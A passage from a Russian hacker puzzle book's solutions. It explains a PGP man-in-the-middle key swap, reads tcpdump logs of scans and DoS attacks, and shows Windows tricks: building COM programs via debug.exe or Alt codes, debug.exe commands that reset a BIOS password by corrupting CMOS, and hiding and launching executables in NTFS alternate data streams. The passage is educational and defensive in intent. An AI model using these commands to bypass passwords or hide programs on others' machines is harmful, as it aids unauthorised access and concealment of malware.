Напомню принципы работы PGP. Каждый пользователь программы PGP создает два ключа: один открытый, а второй закрытый. Закрытый ключ является секретным и обычно хранится в компьютере пользователя, а открытый может быть передан кому угодно, в том числе опубликован в открытых источниках. Когда кто-либо захочет послать зашифрованное сообщение владельцу открытого ключа, то с помощью этого открытого ключа он шифрует свое сообщение, после чего никто, кроме владельца открытого ключа, зашифрованное сообщение расшифровать будет не в состоянии (в том числе и сам отправитель). На самом деле PGP шифрует открытым ключом не все сообщение, а лишь сеансовый ключ, который является временным и генерируется, как правило, случайным образом. Именно сеансовым ключом шифруется все сообщение, а сам этот ключ зашифровывается открытым ключом и пересылается вместе с письмом. Сеансовые ключи используются для повышения скорости процесса шифрования, т. к. с помощью открытого ключа в случае больших объемов данных может проходить длительное время. В решении я не буду упоминать о сеансовых ключах, т. к. они не влияют на общую суть.

Так как общение происходило в сети интранет, то вряд ли Нестор со своей любовницей использовали сертификацию сообщений. Следовательно, Анна могла осуществить подмену открытых ключей с помощью атаки man-in-the-middle.

### Ламеру на заметку

Сертификация — процесс подтверждения принадлежности открытого ключа конкретному пользователю. Она осуществляется независимой третьей стороной, так называемым центром сертификации, который выдает и проверяет цифровые сертификаты пользователей.

Из условия задачи известно, что все письма проходят через почтовый сервер компании, которым заведует Анна, поэтому подмена, скорее всего, осуществлялась именно на этом сервере. Когда Нестор и любовница пересылали друг



другу открытые ключи, Аня могла заменить их на почтовом сервере фальсифицированными аналогами (рис. II.2.5, а).



Рис. II.2.5, а. Подмена ключей фальшивыми аналогами

Естественно, Анна могла осуществлять подмену не вручную, а с помощью специализированной программы, которая могла быть заранее установлена на почтовом сервере, в автоматическом режиме определять прохождение по сети открытого ключа и осуществлять его подмену. Определить то, что по сети проходит именно PGP-ключ, программа легко могла бы по сигнатуре, которая всегда присутствует в открытых PGP-ключях:

```
---BEGIN PGP PUBLIC KEY BLOCK---
```

После того как состоялась подмена ключей, представим, что Нестор пишет письмо своей любовнице, затем шифрует его с помощью фальшивого открытого ключа, полагая, что этот ключ принадлежит любовнице, и посылает через сеть. Однако если любовница получит такое письмо, она не сможет его расшифровать, т. к. письмо было зашифровано не ее открытым ключом. Следовательно, на почтовом сервере Анна должна снова перехватить письмо от Нестора, зашифрованное с помощью фальшивого ключа, расшифровать его и снова зашифровать перехваченным ранее реальным ключом любовницы (рис. II.2.5, б). Опять же это могла бы сделать за Анну программа. Определить письмо, зашифрованное с помощью PGP, программа могла бы также по сигнатуре, которая встречается в каждом зашифрованном сообщении:

```
---BEGIN PGP MESSAGE---
```




Рис. II.2.5, б. Повторное шифрование реальным ключом после перехвата

Аналогично, в случае, когда любовница пересылает Нестору зашифрованное письмо с помощью фальшивого открытого ключа, программа на почтовом сервере должна перехватить это письмо, расшифровать и зашифровать реальным открытым ключом Нестора, а затем уже послать ему (см. рис. II.2.5, б).

Отмечу, что сертификация сообщений позволяет избежать подобной атаки.

## 2.6. О чем предупреждает *tcpdump*?

### Анализ листинга I.2.6, а.

#### Первый подозрительный участок, снятый *tcpdump*

Первый листинг говорит о том, что осуществляется попытка отследить маршрут, по которому проходят пакеты до хоста 172.23.115.22. При этом хакер наиболее вероятно пользуется Windows-утилитой *tracert* (или UNIX-утилитой *traceroute* с установленным флагом *-I*). Этот вывод основан на том, что принимаются ICMP-сообщения ECHO-REQUEST с последующим ответом ICMP ECHO-REPLY (*traceroute* по умолчанию шлет UDP-пакеты). Конечно, можно было бы подумать, что в данном случае зафиксирована работа утилиты *ping*, если бы не столь малое значение TTL, о чем заботливо предупреждает *tcpdump*, указывая его в квадратных скобках: `[ttl 1]`. В случае *ping*-прослушивания *tcpdump* не показывает в обычном режиме значение поля TTL, но его можно посмотреть, если предварительно указать в командной строке опцию *-v* (*verbose*), например:

```
09:45:45.039931 eth0 < 192.168.10.35 > 172.23.115.22: icmp: echo request  
(ttl 255, id 789)
```

Как видно, в случае *ping*-прослушивания поле TTL содержит довольно большое значение (выделено полужирным шрифтом). Если бы узел 172.23.115.22 был промежуточным хостом (маршрутизатором), то утилита *tcpdump* могла бы зафиксировать большее значение TTL (которое с каждым разом увеличивалось бы на единицу), но в данном случае хост 172.23.115.22 является конечным, т. к. в ответ посылает ICMP-сообщения ECHO-REPLY. Замечу, что в утилите *ping* можно принудительно указать любое нужное значение поля TTL (опцией *-i* в ОС Windows или *-t* в UNIX) и тогда работу *ping* невозможно будет отличить от *tracert*, но вряд ли кто-то в здравом рассудке будет это делать.

Как *tracert*, так и *traceroute* для надежности посылают по три пакета с одинаковым TTL, что и было зафиксировано утилитой *tcpdump*.

## Анализ листинга I.2.6, б.

### Второй подозрительный участок, снятый *tcpdump*

Данный случай аналогичен предыдущему, только зафиксирована работа UNIX-утилиты *traceroute* (без флага *-I*), а не *tracert*, т. к. принимаются UDP-пакеты с *TTL=1*, а в ответ отсылаются ICMP-сообщения *PORT\_UNREACHABLE* (только UNIX-утилита *traceroute* может высылать UDP-пакеты, Windows-версия на это не способна).

## Анализ листинга I.2.6, в.

### Третий подозрительный участок, снятый *tcpdump*

Здесь мы видим, что принимаются ICMP-сообщения *ECHO-REQUEST*, а в ответ посылаются *ICMP ECHO-REPLY*. Однако это не похоже на обычный *ping* хоста. Во-первых, слишком большое число запросов за короткий промежуток времени, а во-вторых, все они приходят с разных IP-адресов. Это свидетельствует о том, что на узел, скорее всего, осуществляется распределенная DoS-атака (DDoS) *ICMP flooding* (*flood ping*). Большое количество запросов ICMP уменьшает полосу пропускания канала и загружает хост анализом пришедших пакетов и генерацией ответов на них.

## Анализ листинга I.2.6, г.

### Четвертый подозрительный участок, снятый *tcpdump*

В данном случае мы видим множество попыток установить TCP-соединение на различные порты узла 172.23.115.22. Большинство записей имеют следующий вид:

```
12:00:17.899408 eth0 < 192.168.10.35.2878 > 172.23.115.22.340: S
3477705342:3477705342 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.340 > 192.168.10.35.2878: R 0:0 (0)
ack 3477705343 win 0 (DF)
```

В первой строке передается TCP SYN-запрос, а во второй отсылаются в ответ пакеты TCP RST — что говорит о невозможности подключения к данному порту. В листинге встречается также такая цепочка записей:

```
12:00:17.899408 eth0 < 192.168.10.35.2879 > 172.23.115.22.ssh: S
3477765723:3477765723 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.ssh > 192.168.10.35.2879: S
3567248280:3567248280 (0) ack 3477765724 win 5840 <mss
1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 < 192.168.10.35.2879 > 172.23.115.22.ssh: . 1:1 (0)
ack 1 win 64240 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2879 > 172.23.115.22.ssh: R
3477765724:3477765724 (0) win 0 (DF)
```

Здесь аналогично в первой строке передается TCP SYN-запрос на ssh-порт (порт 22) узла 172.23.115.22. Затем в следующей строке показано, что узел 172.23.115.22 посылает ответ с установленными флагами SYN и ACK, при этом значение ACK увеличено на единицу (3477765723+1). В третьей строке узел 192.168.10.35 подтверждает получение ответа. И в последней строке соединение закрывается компьютером 192.168.255.20 посылкой RST. Было осуществлено так называемое трехэтапное рукопожатие TCP (TCP three-way handshake).

Это говорит о том, что в листинге зафиксировано TCP-сканирование узла 172.23.115.22.

С большой вероятностью можно также предположить, что работает сканер nmap (с установленным флагом `-st`), т. к. номера портов, на которые приходят запросы, увеличиваются на единицу не последовательно, как в случае большинства других сканеров, а совершенно случайным образом (хотя так поступает не только один nmap).

## Анализ листинга I.2.6, д.

### Пятый подозрительный участок, снятый *tcpdump*

Этот листинг похож на предыдущий. На узел 172.20.100.100 поступают SYN-запросы, и в случае закрытого порта в ответ отсылаются пакеты с флагом RST. Однако реакция на открытые порты отличается по сравнению с предыдущим листингом:

```
12:44:17.899408 eth0 < 192.168.99.200.2879 > 172.20.100.100.http: S
1045782751:1045782751 (0) win 4096
12:00:17.899408 eth0 > 172.20.100.100.http > 192.168.99.200.2879: S
2341745720:2341745720 (0) ack 1045782752 win 5840 <mss 1460> (DF)
12:00:17.899408 eth0 < 192.168.99.200.2879 > 172.20.100.100.http: R
1045782752:1045782752 (0) win 0
```

Заметно, что в ответ на SYN-запрос возвращается пакет с установленными флагами SYN и ACK, после чего соединение обрывается посылкой флага RST. То есть трехэтапное рукопожатие не было выполнено полностью — это говорит о том, что порты узла 172.20.100.100 сканируются методом незавершенного открытого сеанса (half-open scanning) или, как его еще называют, — скрытым (stealth) TCP SYN сканированием (флаг `-ss` в сканере nmap).

## Анализ листинга I.2.6, е.

### Шестой подозрительный участок, снятый *tcpdump*

Здесь мы видим, что на различные порты поступают UDP-дейтаграммы, содержащие 0 байтов данных. Это явный признак того, что осуществляется UDP-сканирование. Если в ответ узел отправляет ICMP-сообщение port

unreachable, это говорит о том, что соответствующий порт закрыт. Если такое сообщение не посылается, значит, порт открыт. Отмечу, что 0 байтов данных при UDP-сканировании посылает сканер nmap (с установленным флагом `-sU`), другие сканеры могут посылать большее число байтов данных, например, XSpider (<http://www.ptsecurity.ru>) посылает 3 байта в каждом пакете.

## Анализ листинга I.2.6, ж.

### Седьмой подозрительный участок, снятый *tcpdump*

Здесь вызывает подозрение то обстоятельство, что не установлено ни одного флага в поступающих пакетах (стоит точка в поле `Flags`). Это ненормальное состояние, которое явно свидетельствует о Null-сканировании узла (флаг `-sN` в сканере nmap). Закрытые порты отвечают отправкой сообщения RST. В случае активного порта ответ не приходит и nmap делает повторный запрос для подтверждения:

```
02:12:59.899408 eth0 < 10.15.100.6.41343 > 192.168.2.4.echo:
971654054:971654054(0) win 3072
02:12:59.899408 eth0 < 10.15.100.6.41344 > 192.168.2.4.echo:
971654054:971654054(0) win 2048
```

Эти строки в листинге расположены не друг за другом, а в случайном порядке из-за особенности сканирования nmap.

## Анализ листинга I.2.6, з.

### Восьмой подозрительный участок, снятый *tcpdump*

Множество поступающих пакетов с установленным флагом FIN говорит о том, что осуществляется FIN-сканирование (флаг `-sF` в сканере nmap). Закрытые порты в ответ посылают пакет с флагом RST. В случае активного порта ответ не приходит и nmap делает повторный запрос для подтверждения:

```
04:17:40.580653 eth0 < 192.168.10.35.46598 > 172.23.115.22.ftp: F
1918335677: 1918335677(0) win 2048
04:17:40.580653 eth0 < 192.168.10.35.46599 > 172.23.115.22.ftp: F
1918337777: 1918337777(0) win 3072
```

Эти строки в листинге расположены не друг за другом, а в случайном порядке из-за особенности сканирования nmap.

## Анализ листинга I.2.6, и.

### Девятый подозрительный участок, снятый *tcpdump*

Множество запросов с установленными флагами FIN, URG и PUSH — это также ненормальное состояние, которое свидетельствует о сканировании по

методу так называемой "рождественской елки" (TCP Xmas Tree scan) (флаг `-sX` в сканере `nmap`). Закрытые порты в ответ посылают пакет с флагом `RST`. В случае активного порта ответ не приходит и `nmap` делает повторный запрос для подтверждения:

```
03:22:46.960653 eth0 < 192.168.10.35.55133 > 172.23.115.22.smtp: FP
1308848741:1308848741(0) win 3072 urg 0
03:22:46.960653 eth0 < 192.168.10.35.55134 > 172.23.115.22.smtp: FP
1308842565:1308842565(0) win 2048 urg 0
```

Эти строки в листинге расположены не друг за другом, а в случайном порядке из-за особенности сканирования `nmap`.

## Анализ листинга I.2.6, к.

### Десятый подозрительный участок, снятый *tcpdump*

В данном листинге показано сканирование с помощью АСК-пакетов (флаг `-sA` в `nmap`). Этот метод применяется в основном для определения правил используемых брандмауэром. На порты сканируемого узла отправляются пакеты с установленным флагом АСК. Если в ответ приходят пакеты с флагом `RST`, то порты классифицируются как нефилтруемые (`unfiltered`) брандмауэром. Если никакого ответа не приходит, порт считается филтруемым (`filtered`). Для подтверждения сканер делает запрос дважды:

```
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.nntp: .
1114201130:1114201130(0) ack 0 win 2048
13:44:46.361688 eth0 < 192.168.91.130.56528 > 172.18.10.23.nntp: .
1114201130:1114201130(0) ack 0 win 2048
```

Эти строки в листинге расположены не друг за другом, а в случайном порядке из-за особенности сканирования `nmap`.

## Анализ листинга I.2.6, л.

### Одиннадцатый подозрительный участок, снятый *tcpdump*

Заметно, что IP-адреса, а также порт источника и приемника совпадают, что может привести к заикливанию. Такая атака называется `Land`. "Шторм" `Land`-запросов особенно эффективен по отношению к устаревшим системам, позволяя их полностью вывести из строя. Но и современные операционные системы оказались подвержены `Land`. Когда эта книга уже была почти написана, ленты новостей с сообщениями об уязвимостях (`bugtraq`) по всему миру известили о возможности атаки `Land` против таких систем, как `Windows Server 2003` и `Windows XP SP2`. Следует отметить, что существует не-

сколько модификаций этой атаки, например Latierra, когда пакеты посылаются на несколько портов одновременно.

### **Анализ листинга I.2.6, м.**

#### **Двенадцатый подозрительный участок, снятый *tcpdump***

В данном листинге показана атака Smurf. Хакер посылает широковещательный ICMP-запрос (echo request) в сеть 172.23.115.0 от имени "жертвы" (192.168.10.1). Каждый компьютер сети (в листинге показан только узел 172.23.115.1), получивший широковещательный запрос, генерирует ответ (echo reply) на адрес "жертвы", вызывая ее "отказ в обслуживании". Периодическое повторение запроса позволяет поддерживать проведение атаки против хоста 192.168.10.1. Утилита *tcpdump* после имени интерфейса (*eth0*) предусматривает опцией *v*, что идет прием широковещательного запроса.

### **Анализ листинга I.2.6, н.**

#### **Тринадцатый подозрительный участок, снятый *tcpdump***

В данном листинге показана атака, аналогичная атаке Smurf, только используется не ICMP-протокол, а UDP. Называется такая атака Fraggle (осколочная граната).

Атакующий посылает обманные UDP-пакеты на широковещательной адрес усиливающей сети (обычно на порт 7 (echo)). Каждая система сети, в которой разрешен ответ на эхо-пакеты, возвратит пакеты системе-жертве, в результате чего будет сгенерирован большой объем трафика.

### **Анализ листинга I.2.6, о.**

#### **Четырнадцатый подозрительный участок, снятый *tcpdump***

Из листинга видно, что происходит прием фрагментированного ICMP Echo Request-пакета размером больше теоретического его предела в 65 535 байтов. Многие устаревшие ОС, сетевые устройства и программы не способны правильно обрабатывать фрагменты нестандартного размера, что приводит к их зависанию и выходу из строя. Такая атака называется Ping of Death (ping смерти).

## **Анализ листинга I.2.6, л.**

### **Пятнадцатый подозрительный участок, снятый *tcpdump***

Данная атака называется UDP-storm или Chargen (Echo-Chargen). Chargen порт (порт 19) в ответ на UDP-запрос выдает пакет с набором символов, echo-порт (порт 7) возвращает пришедший пакет обратно. Таким образом отосланные пакеты с порта 19 на порт 7 приводят к заикливанию системы. Следует отметить, что вместо порта 7 с теми же целями может быть использован другой порт, автоматически отвечающий на любой направленный на него запрос, например 13 (daytime) или 37 (time). В современных ОС эта проблема устранена (перечисленные сервисы просто не отвечают на запросы номером порта меньше 1024, а также на широковебательные запросы).

## **Анализ листинга I.2.6, р.**

### **Шестнадцатый подозрительный участок, снятый *tcpdump***

Множество SYN-запросов на один порт (в данном случае 80) со столь коротким промежутком времени (в листинге показано 16 запросов, сделанных за одно и то же время 13:15:11.580126) говорит о том, что на узел 172.23.115.2 совершается DoS-атака SYN Flood.


## **Анализ листинга I.2.6, с.**

### **Семнадцатый подозрительный участок, снятый *tcpdump***

Можно заметить, что в поступающих пакетах установлены странные сочетания флагов, например, взаимоисключающие флаги SF (SYN+FIN), SYN устанавливает соединение, FIN — завершает. Это указывает на ненормальности ситуации. На это же указывают резервные флаги [ECN-Echo, CWR] и идущие подряд флаги FIN без предшествующих SYN. Такие запросы злоумышленник может использовать в двух целях. Во-первых, нестандартные комбинации флагов могут вывести узел из строя или способствовать обходу систем обнаружения атак и межсетевых экранов. А во-вторых, нестандартные флаги служат для идентификации ОС узла. Разные ОС реагируют по-разному на пакеты, не соответствующие стандартам RFC, эту возможность практикуют утилиты nmap, queso и др.



## РЕШЕНИЯ К ГЛАВЕ 3



# Головоломки в Windows

### 3.1. "Молодой информатик" борется с вирусами

Если бы ученики пронесли ноутбук с сетевой картой, то они просто могли бы подсоединиться к сети, например вместо одного из рабочих компьютеров, или к свободному порту хаба, а затем, пользуясь доступными общими ресурсами, переписать на компьютеры класса любые файлы, в том числе и вирус. Однако в условии сказано, что информатик не оставлял класс без присмотра и запрещал пронос любых цифровых устройств, поэтому все варианты с проникновением вируса "извне" отпадают. Остается только один вариант — вирус был написан прямо в классе. Хотя в условии задачи особо отмечено, что на компьютерах не были установлены языки программирования, создать COM-файл можно и стандартными средствами операционной системы Windows. Я знаю, по крайней мере, два таких способа.

#### Способ первый

Создать COM-файл (в том числе и вирус) в системе можно с помощью простейшего консольного отладчика `debug.exe`, который появился уже в первых версиях MS-DOS и стандартно устанавливается во всей линейке Windows от 9x до 2003. Рассмотрим, как им можно воспользоваться на примере простой программы (листинг II.3.1), которая выводит на экран приветствие миру фразой: "Fuck you, World!".

**Листинг II.3.1 Программа на ассемблере, приветствующая этот бранный мир**

```
CSEG segment
assume cs:CSEG, es:CSEG, ds:CSEG, ss:CSEG
```

```
org 100h
Begin: jmp Go
Message db "Fuck you, World!$"
Go:     mov ah,9
        mov dx,offset Message
        int 21h
        int 20h
CSEG ends
```

Чтобы ввести эту программу с помощью debug.exe и создать исполняемый файл в системе, нужно выполнить следующие действия:

```
>debug.exe
-a
0B30:0100 jmp 113
0B30:0102 db "Fuck you, World!$"
0B30:0113 mov ah,9
0B30:0115 mov dx,102
0B30:0118 int 21
0B30:011A int 20
0B30:011C
-r cx
CX 0000
:1c
-n world.com
-w
Writing 0001C bytes
-q
```

Некоторые комментарии к происходящему. Сначала запускается debug.exe, затем командой a (assemble) включается режим ассемблера и вводится программа. После последней команды (INT 20) нажимается дважды клавиша <Enter> для выхода из режима ассемблера и вводится команда r cx (register) для изменения содержимого регистра cx, при этом будет показано существующее значение. В cx необходимо указать длину создаваемого COM-файла. Поскольку программа начинается с адреса 100, а заканчивается 011C, то простым арифметическим действием определяется общая длина файла: 011C-100h=1Ch. Именно это новое значение вводится после двоеточия. Далее командой n (name) указывается название создаваемого файла (в нашем случае это world.com) и командой w (write) осуществляется запись на диск, при этом debug покажет количество записанных байтов (Writing 0001C bytes). Команда q (quit) выполняет выход из отладчика.

У этого способа есть, конечно, и недостатки. Вот основные из них.

- ❑ Нужно высчитывать "вручную" смещения в файле, как в нашем примере `jmp 113`. Чтобы определить число 113 (адрес, по которому осуществляется безусловный переход), пришлось сначала подсчитать, сколько байтов занимает строка "Fuck you, World!\$" (вместе с кавычками).
- ❑ С помощью `debug` невозможно *вставить* код в середину программы, приходится вводить все заново.
- ❑ Отладчик не позволяет сохранять файлы с расширениями `exe` и `hex`. Хотя можно открыть какой-нибудь `exe`-файл на редактирование, внести в него необходимые изменения, сохранить с расширением, отличным от `exe`, а после выхода из `debug` переименовать в нужный `EXE`-файл.

Расскажу еще об одной "бородатой" возможности, которая существовала (и существует) в Windows 9x. Если в Windows 9x запустить `debug.exe` и ввести команды:

```
-o 70 10  
-o 71 0  
-q
```

то настройки BIOS данного компьютера будут установлены по умолчанию. Число после `-o 70` задает адрес CMOS, а после `-o 71` — вводимую информацию. CMOS защищена контрольной суммой, при нарушении которой все настройки Setup устанавливаются по умолчанию. При записи в CMOS любой "левой" информации контрольная сумма нарушается. Это означает, что при наличии пароля в BIOS (на загрузку компьютера или на вход в BIOS) он также будет сброшен! Таким образом, любой мог из операционной системы снять пароль в BIOS, затем перезагрузиться, и установить там, к примеру, свой новый пароль. Приведенные команды действуют только в случае BIOS от фирм Award или AMI, для Phoenix BIOS они будут выглядеть так:

```
-o 70 FF  
-o 71 17  
-q
```

В Windows NT/2000/XP/2003 это невозможно, т. к. эти системы не дают возможности напрямую обращаться к оборудованию.

## Способ второй

Создать исполняемый файл можно с помощью клавиши `<Alt>` и вспомогательной цифровой клавиатуры. Эта возможность также берет свое начало с времен MS-DOS и сохранена во всей линейке Windows от 9x до 2003.

### Примечание

О вводе программ с помощью Alt-последовательности можно прочесть ASSEMBLY PROGRAMMING JOURNAL Issue 9 <http://asmjournal.freesevers.com> статья "Programming in extreme conditions" by Kalmykov.b52.

Рассмотрим это на примере предыдущей программы world.com (см. листинг П.3.1). Бинарный файл world.com в шестнадцатеричном виде имеет следующее содержимое:

```
ЕВ 11 46 75 63 6В 20 79 6F 75 2С 20 57 6F 72 6С 64 21 24 В4 09 ВА 02 01
CD 21 CD 20
```

С помощью Alt-последовательности программы вводятся не в ассемблерном виде, а сразу в *кодах*. Введем с консоли следующую команду:

```
>copy con world.com
```

Она вызовет простейший текстовый редактор системы. Нажимая клавиши <Alt> и набирая на цифровой клавиатуре коды COM-файла в десятичном виде (для этого придется их предварительно перевести из шестнадцатеричного представления в десятичное, т. к. цифровая клавиатура не позволяет вводить числа в hex-виде), введем такую последовательность:

```
Alt-235 Alt-17 Alt-70 Alt-117 Alt-99 Alt-107 Alt-32 Alt-121 Alt-111 Alt-117
Alt-44 Alt-32 Alt-87 Alt-111 Alt-114 Alt-108 Alt-100 Alt-33 Alt-31
Alt-180 Alt-9 Alt-186 Alt-2 Alt-1 Alt-205 Alt-33 Alt-205 Alt-32
```

Для выхода из редактора необходимо нажать комбинацию клавиш <Ctrl>+<Z>. В результате в текущем каталоге появится файл world.com, который будет выводить на экран фразу "Fuck you, World!". Аналогично можно вводить и более сложные программы, в том числе вирусы. Вполне вероятно это и сделали ученики, конечно, им пришлось предварительно перед занятиями найти или написать сам вирус, перевести его код в десятичный вид а затем с бумажки или по памяти (что вряд ли) "забить" в школьный компьютер.

У этого способа также есть ограничения. Например, нельзя ввести некоторые коды. Программа должна быть составлена таким образом, чтобы в ней отсутствовали следующие значения: 0, 3, 6, 8, 10 (0Ah), 13 (0Dh), 16 (10h), 19 (13h), 26 (1Ah), 27 (1Bh), 127 (7Fh) (в разных версиях Windows этот список различается), иначе ввести программу с помощью Alt-последовательности просто не получится. Кроме того, размер буфера строки, которую можно ввести с помощью "copy con", ограничен 127-ю байтами в Windows 9x и 510-ю байтами в Windows NT/2000/XP.

Лучший способ защититься как от первого, так и от второго способа — это удалить debug.exe и командную оболочку системы (cmd.exe в WinNT или command.com в Win9x).

## 3.2. "Молодой информатик" борется с неудаляемыми файлами

В обычном режиме операционная система запрещает создавать файлы и каталоги с именами: PRN, AUX, CON, NUL, COM1—COM9 и LPT1—LPT9. Однако это ограничение можно обойти с помощью так называемой UNC-нотации.

### ***Ламеру на заметку***

Универсальное соглашение об именовании общих ресурсов (UNC, Universal Naming Convention) применяется для доступа к локальным или удаленным файлам и принтерам Windows и имеет следующий синтаксис: `\\server\share\path`. Чтобы получить доступ к локальным ресурсам машины, вместо `server` необходимо подставить "?" или ".".

Например, команда `mkdir \\?\c:\AUX` создаст папку с именем AUX в корне диска C:. Соответственно, удалить файлы и папки с такими именами учитель информатики сможет, применяя аналогичный синтаксис: `rmdir \\?\c:\AUX` — данная команда удалит папку с именем AUX в корне диска C:.

Это не единственный способ, позволяющий обойти ограничения по именованию файлов и папок с "запрещенными" именами. То же самое можно сделать, просто подставляя в конце имени последовательность символов `.\` (точка и обратная косая черта). Например, команда `mkdir PRN.\` создаст в текущем каталоге папку с именем PRN. Аналогично команда `rmdir PRN.\` удалит эту папку. Замечу, что эти способы работают практически во всей линейке Windows от 9x до 2003.

### ***Примечание***

Об этих и других, но менее удобных способах по созданию файлов и каталогов с "запрещенными" именами можно прочитать в журнале "Хакер" № 60 (2003 год), в замечательной статье "Обход ограничений FAT32 и NTFS", автором которой является человек под ником A.M.D.F.

## 3.3. "Молодой информатик" ищет, куда подевалось свободное место на диске

Такое возможно в файловой системе NTFS, которая поддерживает так называемые альтернативные потоки данных ADS (Alternative Data Streams). Поскольку на школьных компьютерах была установлена Windows XP, то, скорее всего, использовалась именно NTFS. Обычный файл в NTFS также является потоком и называется *неименованным потоком*. Внутри любого файла и даже каталога можно создавать *именованные потоки*.

Например, если ввести команды

```
C:\>echo Hello > bar.txt:str1  
C:\>echo Hacker > bar.txt:str2
```

то в корне диска C: появится файл bar.txt размером 0 байт, однако общее место на диске уменьшится на величину информации, записанной в именованные потоки str1 и str2. Проверить то обстоятельство, что файл содержит информацию в именованных потоках, можно следующим образом:

```
C:\>more < bar.txt:str1  
Hello  
C:\>more < bar.txt:str2  
Hacker
```

А вот так можно скопировать файл или содержимое любого существующего файла в поток:

```
C:\>type bigfile.exe >> bar.txt:bigfile.exe
```

В результате выполнения данной команды файл bigfile.exe будет прикреплен к bar.txt в качестве именованного потока.

Запустить bigfile.exe на выполнение прямо из потока можно следующей командой:

```
C:\>start c:\bar.txt:bigfile.exe
```

Прикрепить именованный поток (strdir) к текущему каталогу можно следующим образом:

```
C:\>echo ADS to the directory > :strdir
```

Очевидно, ученики просто "забили" большие объемы информации в именованные потоки данных до полного исчерпания свободного пространства на диске, озадачив тем самым неопытного информатика. Именованные потоки можно создавать и в системных файлах, таких как kernel32.dll, что часто и делают злоумышленники, для сокрытия на взломанных системах троянов и прочего вредоносного инструментария.

Вся проблема в том, что штатными средствами Windows определить наличие альтернативных потоков в системе невозможно. Для их обнаружения необходимы сторонние утилиты, такие, например, как lads (сайт разработчика: [http://www.heysoft.de/Frames/f\\_sw\\_la\\_en.htm](http://www.heysoft.de/Frames/f_sw_la_en.htm)) или CrucialADS (утилита с GUI-интерфейсом, <http://crucialsecurity.com/downloads.html>). Но обнаружить потоки мало, нужно еще уметь их удалять. Обычно для этого рекомендуется проделать процедуру по перемещению файла на FAT-раздел, а затем обратно. При этом операционная система выдаст предупреждение, подобное тому, что показано на рис. II.3.3.




Рис. II.3.3. Система предупреждает, что после копирования файлов в раздел FAT будут потеряны прикрепленные именованные потоки

С той же целью можно воспользоваться и командами MS-DOS, которые "не понимают" ADS:

```
C:\>type bar.txt > bar.tmp
C:\>del bar.txt
C:\>ren bar.tmp bar.txt
```

Разумеется, существуют утилиты, позволяющие не только обнаруживать, но и удалять потоки, например, пакет утилит `ads_cat` (можно найти на сайте <http://www.securityfocus.com/tools/1814>).

Отмечу, что формат именования потоков имеет следующий вид:

имя\_файла:имя\_потока:атрибут

Данные неименованного потока (т. е. обычного файла) имеют атрибут `$DATA`, поэтому следующие две командные строки делают одно и то же (показывают содержимое файла `bar.txt`):

```
C:\>more < bar.txt
C:\>more < bar.txt::$DATA
```

С этим атрибутом потока была связана известная ошибка в сервере IIS, когда злоумышленник мог узнать содержимое любого скрипта на сервере, просто добавляя к его имени атрибут `::$DATA`. Подробности смотрите на сайте Microsoft по адресу: <http://www.microsoft.com/technet/security/bulletin/MS98-003.asp>.

Существуют и другие атрибуты, начинающиеся со знака доллара `$`, например `$MFT`, `$LogFile`, `$Bitmap`, `$Volume`, `$BadClus`, `$UpCase`.

Разумеется, не обошли стороной ADS и вирусописатели, вот лишь названия некоторых известных вирусов и червей, использующих потоки: `W2K.Stream`,

